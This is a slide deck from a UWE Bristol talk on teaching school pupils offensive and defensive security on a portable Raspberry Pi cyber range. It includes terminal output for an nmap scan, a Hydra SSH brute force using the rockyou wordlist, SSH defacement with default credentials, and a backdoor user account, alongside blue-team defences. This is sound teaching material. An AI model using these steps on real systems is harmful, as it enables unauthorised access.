

**UWE
Bristol**

University
of the
West of
England



Phil Legg,
Alan Mills,
Ian Johnson


Teaching Offensive and Defensive Cyber Security in Schools using a Raspberry Pi Cyber Range

14th November 2022




Problem Statement

- We hosted a set of teacher workshops to best understand the challenges they face, and to co-create practical teaching materials.
- Teachers remark on lack of time, lack of resources, and in some cases, lack of confidence.
- Constrained by curriculum demands that do not allow time to explore topics in sufficient detail with clear practical examples.



Problem Statement

- **Can we provide a “starting block”** for teachers to build from, to develop their own practical teaching resources?
- Can we support this at multiple levels of teacher confidence?
 - A low confident teacher may just **want the prepared “starting block”**.
 - A high confidence teacher could extend this much further.




UWEcyber Pi Lab

- Portable solution - not reliant on any school infrastructure
- Single and multiple machine setup – can be used for individual and group learning
- Easy to rebuild – a safe environment to tinker without fear
- Cost-effective – RPi4 starts approx. \$35
- Networked – pre-configured for RPi access point for offensive/defensive exercise.





Wireless Access Point PiLab Image



Multiple Student PiLab Images


UWEcyber Pi Lab – Pre-install

- We pre-configure the PiLab with existing tools:
 - Kali Linux is the base OS for UWEcyber PiLab image
 - Docker container deployment
 - **“OWASP Juice Shop”** container
 - Suitable for demonstrating Injection and Brute Force attacks
 - **“CTFd”** container
 - Enable student competitions on Juice Shop
 - Burp Suite and other additional tools




Multi-machine case study

- What about a multi-machine use case?
- We provide a simple case study that teachers can follow as part of a structure lesson on offensive and defensive security



Multi-machine case study

- Nmap (Network Mapper)
 - Students can scan the network to identify other connected devices, and to uncover what service ports are available on these devices.
 - Teacher may have allocated an **attacking “red” team**, and a **defensive “blue” team** for the purpose of the directed activity.



```
kali@uwecyber-pi - /UWEcyber
File Actions Edit View Help

(kali@uwecyber-pi)-[~/UWEcyber]
└─$ nmap 192.168.99.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 07:27 UTC
Nmap scan report for 192.168.99.1
Host is up (0.0090s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http

Nmap scan report for 192.168.99.57
Host is up (0.00064s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
8000/tcp  open  http-alt



Nmap scan report for uwecyber-pi (192.168.99.86)
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.00 seconds

(kali@uwecyber-pi)-[~/UWEcyber]
└─$ ping 192.168.99.86
PING 192.168.99.86 (192.168.99.86) 56(84) bytes of data:
64 bytes from 192.168.99.86: icmp_seq=1 ttl=64 time=34.4 ms
64 bytes from 192.168.99.86: icmp_seq=2 ttl=64 time=2.33 ms
64 bytes from 192.168.99.86: icmp_seq=3 ttl=64 time=2.85 ms
```


Multi-machine case study

- Remote Access and Defacement Attack
 - All devices begin with the default kali:kali credentials.
 - Initial reconnaissance scan can be used to identify the web server running on each PiLab device.
 - Attacking team can try to “deface” the website of the defensive blue team by gaining access via SSH, and modifying the index.html page being served.



Multi-machine case study


- Defensive strategy
 - Blue team may be able to find **“who” is connected by SSH.**
 - They can **then also “kill”** their network connection.
 - They may want to change their password with **“passwd”**.
 - For the purpose of the structured activity, *we would encourage the teacher to issue a known password* – e.g., this could be randomly drawn from a hat or similar.



```
kali@uwecyber-pi: ~  
└─$ who -u  
kali    tty7      2022-06-25 07:20  old      670 (:0)  
kali    pts/1      2022-07-21 19:47  .        19642 (192.168.99.57)  
)  
  
└─$ sudo kill -HUP 19642
```

Multi-machine case study

- Brute Force Password Attack
 - The red team can use “Hydra” to brute force the new password for the blue team SSH.
 - Since the password appears in a known breach list, we can uncover this.



```
kali@uwecyber-pi ~
└─$ cd ~
└─$ hydra -l kali -P /usr/share/wordlists/rockyou.txt 192.168.99.86 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-25 07:40:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.99.86:22/
[STATUS] 178.00 tries/min, 178 tries in 00:01h, 14344223 to do in 1343:06h, 16 active
[22][ssh] host: 192.168.99.86 login: kali password: monkey1
```

Multi-machine case study

- Additional Tasks
 - Red team could also create a new user on the target machine for the blue team to identify.
 - Blue team **could “kick”** the attackers off the system again, and could hide the SSH server on a different port.
 - Blue team may use ufw (uncomplicated firewall) to block the malicious IP address completely

```
UWEcyber Pi Image
Build: 11/03/2022
(kali@uwecyber-pi)-[~]
└─$ sudo useradd -m monkey

(kali@uwecyber-pi)-[~]
└─$ sudo passwd monkey
New password:
Retype new password:
passwd: password updated successfully

(kali@uwecyber-pi)-[~]
└─$ Connection to 192.168.99.86 closed by remote host.
Connection to 192.168.99.86 closed.

(kali@uwecyber-pi)-[~]
└─$
```

```
kali@uwecyber-pi -
File Actions Edit View Help
(kali@uwecyber-pi)-[~]
└─$ sudo ufw deny from 192.168.99.57 to any
Rule added

(kali@uwecyber-pi)-[~]
└─$ who -u
kali      tty7      2022-06-25 07:20  old      670 (:0)

(kali@uwecyber-pi)-[~]
└─$
```

Discussion

- Teachers liked the platform and the extensibility offered, whilst also having some pre-prepared activity to get started with.
- Use case is intended to be a relatively simple attack-defend scenario whilst also giving scope to teachers to tailor it for specific age range in their class.
- Use case covers a wide variety of *fundamentals* including IP addresses, networking basics, and linux command line tools.
- Group-based tasks as well as single user tasks (e.g., Juice Shop) appeal to teachers as extension activities for students to explore.

Resources

- All Pi Lab SD card images, and associated workshop materials available online at:

<http://www.cems.uwe.ac.uk/~pa-legg/resources/teachers/>

- We would be keen for the community to make use of this material, and to provide comments and feedback on how it can be improved further.

Thank you for listening



Prof. Phil Legg

Professor in Cyber Security

Co-Director of UWEcyber

(NCSC Academic Centre of Excellence in Cyber Security Education)

Phil.Legg@uwe.ac.uk

<http://www.plegg.me.uk>

<http://go.uwe.ac.uk/phil>

